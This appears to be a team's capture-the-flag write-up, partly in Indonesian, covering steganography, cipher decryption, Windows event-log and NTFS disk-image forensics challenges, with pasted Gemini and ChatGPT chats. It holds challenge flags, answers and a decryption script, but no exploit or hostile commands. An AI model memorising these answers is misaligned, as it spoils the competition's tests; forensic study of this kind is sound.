
Cipher tool, Aperisolve

Solving Step-by-step:


In the next step, I tried to find additional clues from the available files. I used Aperisolve to analyze the two images in the folder, namely:

- chall.png
- reyna2.jpg

First, I uploaded the file reyna2.jpg. From the analysis results no hidden text or flag was found. There were no significant indications of steganography. Results such as decomposed and superimposed images only showed visual changes without any important information. Based on these results, I concluded that the file reyna2.jpg did not contain any relevant clues.



Next, I uploaded the file chall.png to Aperisolve. After the analysis process, I checked the displayed results and found hidden text in the zsteg section. The text is: **iv0Ncbc3dWe3uc3-3--0-o-b-{Hs435vLdv-uS1-Dz3v3h-Kiq}11-hjb00z-4h**. In accordance with the problem's instructions, "Have you found the hidden encrypted text?", I concluded that this text is the encrypted text in question. Thus, I successfully found the hidden text that will be used for the next stage.





TripleThreat2 - Part 3

Solved On: Tuesday, April 14 2026

Solved by: Theodore Fitzgerald

Flag Retrieved: Key : PERSONANONGRATA , Code for decrypt

Challenges overview:

For part 3 we need to find the key from the images and also reconstruct the code to decrypt it

Key Findings:

- Hidden text inside chall.png
- Hidden encrypted text in reyna

Forensic Analysis:

find hidden messages in photos using Aperisolve


Tools Used:

- Aperisolve
- Gemini

Solving Step-by-step:



After inputting the reyna image in aperisolve , we view the Pcrtr section and then download the image and upload it to aperisolve



After uploading the downloaded image we can see that there is a hidden message that is visible from the decomposer

berupa susunan angka-angka.

Berikut adalah angka yang tertera dari baris atas hingga bawah:

- **Baris 1:** 80 69 79 80 76 69 32 87 72 79 32
- **Baris 2:** 65 82 69 32 78 79 84 32 87 65 78
- **Baris 3:** 84 69 68 32 73 78 32 65 32 67 79
- **Baris 4:** 85 78 84 82 89

Sebagai informasi tambahan, susunan angka tersebut merupakan kode desimal ASCII. Jika dikonversikan menjadi teks, angka-angka tersebut membentuk kalimat berbahasa Inggris berikut:

"PEOPLE WHO ARE NOT WANTED IN A COUNTRY"

apa arti dari kalimat itu, ini untuk soal CTF



Tampilkan alur berpikir ▾

Secara harfiah, terjemahan dari kalimat tersebut adalah:

CTF - C I O Ayam Tiren - Theodore Fitzgerald

"Orang-orang yang tidak diinginkan di suatu negara."

Dalam konteks kompetisi *Capture The Flag* (CTF) atau investigasi forensik digital, hasil *decode* teks seperti ini biasanya memiliki beberapa kemungkinan arah penyelesaian. Berikut adalah beberapa analisis yang bisa kamu coba:

1. Merujuk pada Istilah Spesifik (Teka-teki/Riddle)

Kalimat ini kemungkinan besar adalah deskripsi dari sebuah istilah hukum atau diplomasi. Istilah yang paling tepat untuk mendeskripsikan "orang yang tidak diinginkan di suatu negara" adalah:

- **Persona non grata** (istilah diplomasi)
- **Undesirable** (istilah imigrasi)
- **Exile** (orang yang diasingkan)

Orang-orang ini tidak diinginkan di negara dalam format diplomasi dan kata-kata lainnya.

Coba masukkan istilah-istilah di atas ke dalam format *flag* yang diminta oleh sistem (misalnya: `flag{persona_non_grata}`).

2. Format *Flag* Langsung

Terkadang, hasil konversi ASCII tersebut adalah *flag* itu sendiri. Kamu bisa mencoba membungkus kalimat tersebut ke dalam format standar CTF. Beberapa kombinasi yang umum digunakan:

- `flag{PEOPLE_WHO_ARE_NOT_WANTED_IN_A_COUNTRY}`
- `flag{people_who_are_not_wanted_in_a_country}`
- `flag{PeopleWhoAreNotWantedInACountry}` CTF - C I O Ayam Tiren - Theodore Fitzgerald

3. *Passphrase* atau Kunci (Key)

Jika soal CTF ini terdiri dari beberapa tahap (*multi-stage*), kalimat ini mungkin merupakan *password* atau *key* yang dibutuhkan untuk membuka akses ke tahap selanjutnya. Misalnya, jika kamu sedang menganalisis file arsip yang dikunci, *disk image*, atau lalu lintas paket yang terenkripsi, coba gunakan kalimat utuh tersebut sebagai *passphrase*.

Coba hubungkan temuan ini dengan petunjuk atau *file* lain yang diberikan pada soal tersebut.

Coba hubungkan temuan ini dengan petunjuk atau *file* lain yang diberikan pada soal tersebut.
Semoga berhasil menemukan *flag*-nya!

CTF - C I O Ayam Tiren - Theodore Fitzgerald



masih tidak bisa, apakah spasi atau huruf berpengaruh untuk pencarian key?

◆ Tampilkan alur berpikir ▾

Ya, **sangat berpengaruh**. Dalam dunia CTF (terutama pada kriptografi, steganografi, atau form *submission flag*), spasi dan huruf besar/kecil (*case sensitivity*) benar-benar membedakan sebuah *key* atau *passphrase*.

Sebagai contoh, jika sebuah kata disandikan menggunakan *hash* (seperti MD5) atau algoritma enkripsi (seperti AES), kata `People` dan `people` akan menghasilkan *output* yang 100% berbeda. Spasi juga dihitung sebagai satu karakter unik (dalam tabel ASCII, spasi adalah 32).

Karena kalimat asli yang kamu dapatkan adalah huruf kapital semua dengan spasi (`PEOPLE WHO ARE NOT WANTED IN A COUNTRY`), coba bereksperimen dengan beberapa variasi penulisan.

Minta Gemini

karena kalimat asli yang kamu dapatkan adalah huruf kapital semua dengan spasi (`PEOPLE WHO ARE NOT WANTED IN A COUNTRY`), coba bereksperimen dengan beberapa variasi penulisan berikut:

1. Modifikasi Kalimat Asli

Coba gunakan kalimat hasil *decode* tersebut dengan mengubah format spasi dan hurufnya:

- **Tanpa Spasi (Lowercase):** `peoplewhoarenotwantedinacountry`
- **Tanpa Spasi (Uppercase):** `PEOPLEWHOARENOTWANTEDINACOUNTRY`
- **CamelCase:** `PeopleWhoAreNotWantedInACountry`
- **Snake_case (Menggunakan underscore):** `people_who_are_not_wanted_in_a_country`
atau `PEOPLE_WHO_ARE_NOT_WANTED_IN_A_COUNTRY`

2. Modifikasi Jawaban (Persona non grata)

Jika sistem CTF tersebut meminta jawaban dari teka-teki (bukan teks aslinya), coba masukkan variasi ini:

- `personanongrata`
 - `persona_non_grata`
 - `PersonaNonGrata`
- CTF - C I O Ayam Tiren - Theodore Fitzgerald

After that i ask gemini for clues and i found PEOPLE WHO ARE NOT WANTED IN A COUNTRY , and then i ask more clues for searching the key


```

cipher_text = "iv0Ncbc3dWe3uc3-3--0-o-b-{Hs435vLdv-uS1-Dz3v3h-Kiq}11-hjb00z-4h"

def caesar_back(s, klen):
    def shift_char(c):
        if not c.isalpha():
            return c
        base = ord('A') if c.isupper() else ord('a')
        return chr((ord(c) - base - klen) % 26 + base)
    return "".join(shift_char(c) for c in s)

def atbash_transform(s):
    def map_char(c):
        if c.isupper():
            return chr(ord('Z') - (ord(c) - ord('A')))
        if c.islower():
            return chr(ord('z') - (ord(c) - ord('a')))
        return c
    return "".join(map_char(c) for c in s)

def reverse_columnar(s, key):
    n = len(key)

    # urutan kolom berdasarkan key
    order = sorted(range(n), key=lambda i: key[i])

    L = len(s)
    base = L // n
    extra = L % n

    # panjang tiap kolom (sebelum diurutkan)
    lengths = [base + (1 if i < extra else 0) for i in range(n)]

    # panjang kolom dalam urutan sorted key
    sorted_lengths = [lengths[i] for i in order]

    # slicing string jadi kolom sesuai urutan
    segments = []
    idx = 0

```

CTF - C I O Ayam Tiren - Theodore Fitzgerald

```

for ln in sorted_lengths:
    segments.append(s[idx:idx + ln])
    idx += ln

# mapping balik ke posisi kolom asli
columns = {col_idx: seg for col_idx, seg in zip(order, segments)}

# baca per baris
rows = max(len(col) for col in columns.values())
result = []
for r in range(rows):
    for c in range(n):
        if r < len(columns[c]):
            result.append(columns[c][r])

return "".join(result)

```

CTF - C I O Ayam Tiren - Theodore Fitzgerald

```

def decrypt(text, key):
    step_a = caesar_back(text, len(key))
    step_b = atbash_transform(step_a)
    return reverse_columnar(step_b, key)

if __name__ == "__main__":
    keys = ["PERSONANONGRATA"]

    print("=== RESULT ===\n")
    for k in keys:
        print(f"Key: {k}")
        print("Plaintext:", decrypt(cipher_text, k))
        print()

```

After brute forcing for key i found that PERSONANONGRATA is the key and i ask AI to reconstruct the python but include the key and also the hidden text from chall.png (iv0Ncbc3dWe3uc3-3--0-o-b-{Hs435vLdv-uS1-Dz3v3h-Kiq}11-hjb00z-4h) to get the flag

TripleThreat2 - Part 4

Solved On: Tuesday, April 14 2026

Solved by: Theodore Fitzgerald

Flag Retrieved: pu-flag{W3-1mpl3mEnt-tH15-1n-St3g0-n0w-t0-m4k3-y0u-B4LD-h3h3h3}

Challenges overview:

In part 4 we just have to submit the flag that we found

Key Findings:

Flag from the code in part 3

Forensic Analysis:

-

Tools Used:

-

Solving Step-by-step:

The screenshot shows a web interface for a challenge titled "TripleThreat2 - Part 4". At the top, it says "Challenge" and "14 Solves". Below the title, the number "436" is displayed. A message "Got all of it?" is shown. Below that, it says "Enter the flag below". There is a text input field labeled "Flag" and a "Submit" button. A green banner at the bottom of the input area says "Correct". In the top right corner, there is a red notification box that says "CTF - C I O Ayam Tiren - Theodore Fitzgerald".

Insert the flag that was found from the code in part 3

Nightmare

Solved On: Monday, April 13 2026

Solved by: Mohamad Ashraf Malabali

Flag Retrieved: flag{2025-01-07_01:10:13_lsass.exe_WLDAP32.dll}

Challenges overview:

Analyze log file and find desired request

Key Findings:

- Most likely this challenge require some stage of knowledge to get the flag fast

Forensic Analysis:


- Error log tagged by event id 1000

Tools Used:

ChatGPT

Solving Step-by-step:

For part 1 i just asked GPT for the answer cause i dont remember(I dont know tbh) about the material.



So my answer:

- 1. LDAP (Lightweight Directory Access Protocol) is a protocol used to query and manage directory services.**
- 2. LDAP is almost always found in identity and authentication systems, especially in enterprise environments.**

For the next part we need to understand that because we searching something in log file we need to know how to identify what we looking for. The requirement ask us to retrieve

- Time when it happened
- what is the name of the faulty application
- what is the name of the faulty module

So what we search is faulty event. Lets ask GPT about it

how to know if an application is faulty in event log xml

To determine whether an application is **faulty** using **Event Log XML**, you're basically looking for **error patterns** inside **Windows Event Viewer** logs and interpreting the XML fields that describe crashes, failures, or warnings.

Here's a clear way to do it.

1. Where to start (Event Viewer)

Open:

- Event Viewer → Windows Logs → Application

Then filter for:

- Level = Error
- Level = Critical
- Or specific Event Sources (your application name)

2. What the XML looks like

When you open an event → "Details" → "XML View", you'll see something like:

```
<? XML
```

+ Ask anything Voice

ChatGPT can make mistakes. Check important info. See Cookie Preferences.

3. Key XML fields that indicate a faulty application

1. Level (MOST IMPORTANT)

```
<? XML>
<Level>1</Level> = Critical ❌
<Level>2</Level> = Error ❌
<Level>3</Level> = Warning ⚠️
<Level>4</Level> = Information ✓
```

👉 If you see Level 1 or 2 repeatedly → application is likely faulty

2. Event ID (very important)

Common crash-related Event IDs:

- 1000 → Application crash
- 1001 → Windows Error Reporting (WER crash report)
- 1026 → .NET runtime crash
- 2000-2999 → App-specific failures


👉 Repeated same Event ID = strong sign of instability

3. Provider Name (which app is failing)

```
<Provider Name="Application Error" />
```

or

Out key to find this faulty event we need to search event id with id error like that. Actually I already know where the event is by searching with keyword "LDAP" because the challenge is about LDAP exploit.



We got it boys. Event about LDAP, event id 1000, and level 2 event. Now lets construct the flag

flag{2025-01-07_01:10:13_lsass.exe_WLDAP32.dll}

lost-d4-Imp0rt4nt-Fil3 - Part 1

Solved On: 13/04/2026

Solved by: Praisilia Anastasya Pandoh

Contributor: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{2025-01-27 23:23:22_126638}

Challenges overview:

Identify a tool to open .ad1 file

Key Findings:

- none

Forensic Analysis:

- Extension .ad1 is a snapshot data

Tools Used to this part:

none

Solving Step-by-step:

Another forensic finding file challenge. Honestly i dont like this type of challenge but whatever



Extension .ad1 is a snapshot data from a disk(Logical Image). Sure its need ftk imager to open it

Ans: FTKIMAGER

lost-d4-Imp0rt4nt-Fil3 - Part 2

Solved On: 13/04/2026

Solved by: Praisilia Anastasya Pandoh

Contributor: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{2025-01-27 23:23:22_126638}

Challenges overview:

Finding the right file and extract it

Key Findings:

- Folder about log changing file

Forensic Analysis:


- None pure brute force

Tools Used:



Chat GPT and FTK Imager

Solving Step-by-step:

Lets open it in FTK Imager dont forget that it is a image file



Im not sure about "critical NTFS file system" so i ask gpt about it. Of course it is in Indonesian so i can understand better



At this point I just give up to do a systematic approach by understanding and instead brute force file file that I assume is the answer. While I wait for the authority(admins) to approve my answer I also ask about the folder name inside the file at gpt. I remember its 4 times i submit until i ask gpt about this

bagaimana dengan directory \$usmjml

Sepertinya yang kamu maksud adalah `$UsnJrnl` (**USN Journal**) — bukan “\$usmjml” (mungkin typo). Ini adalah salah satu komponen penting di sistem file NTFS.

 **Apa itu `$UsnJrnl` ?**

`$UsnJrnl` adalah **file sistem tersembunyi** di NTFS yang berfungsi sebagai **log perubahan file**.

Artinya:

- 👉 Setiap kali ada perubahan di file (dibuat, dihapus, diubah), akan dicatat di sini.

Digunakan oleh Microsoft Windows untuk:

- Tracking perubahan file
- Fitur indexing (pencarian cepat)
- Backup & recovery
- Keamanan / auditing

CTF - C I O ayam tiren - Mohamad Ashraf Malabali

 **Lokasinya di mana?**

Secara teknis berada di:

C:\\$Extend\\$UsnJrnl 

Tapi:

- Folder `$Extend` itu **hidden & system-protected**

dont tell me??? Is this it??? This is the one??? I immediately I submit the file inside \$usnjrnl

Ans part 2: \$J

Eureekaaaaa!!!!!! Its approved lessgoooooo...

lost-d4-Imp0rt4nt-Fil3 - Part 3

Solved On: 13/04/2026

Solved by: Praisilia Anastasya Pandoh

Contributor: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{2025-01-27 23:23:22_126638}

Challenges overview:

We have to find a tool that can open the \$J

Key Findings:

- Tools for mfte system
- Log extracted from \$J file

Forensic Analysis:

- none

